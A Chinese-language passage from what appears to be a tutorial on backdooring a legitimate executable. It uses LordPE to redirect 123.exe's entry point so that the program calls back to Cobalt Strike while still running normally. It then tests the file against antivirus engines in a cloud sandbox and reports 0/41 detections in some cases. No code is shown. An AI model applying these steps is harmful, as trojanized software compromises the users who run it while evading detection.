
然后用 lordpe 将 123.exe 的程序入口进行更改。



这个入口点的位置需要更改为图中所指位置



修改完成后进行保存，然后运行 123.exe。在 kali 的 cs 上就会出现回连。程序也能正常的执行。



我们将修改完成后的文件上传至云沙箱查查毒。

4、总结

目前来说这种方法还会出现一些错误，在程序不同的情况下，会出现木马运行成功，但是程序崩溃，也有可能出现打补丁时 0/41 的情况，这个可能是修改的是系统领空。还需要继续研究根本原因是啥，但是在某一些软件上是可以成功修改的。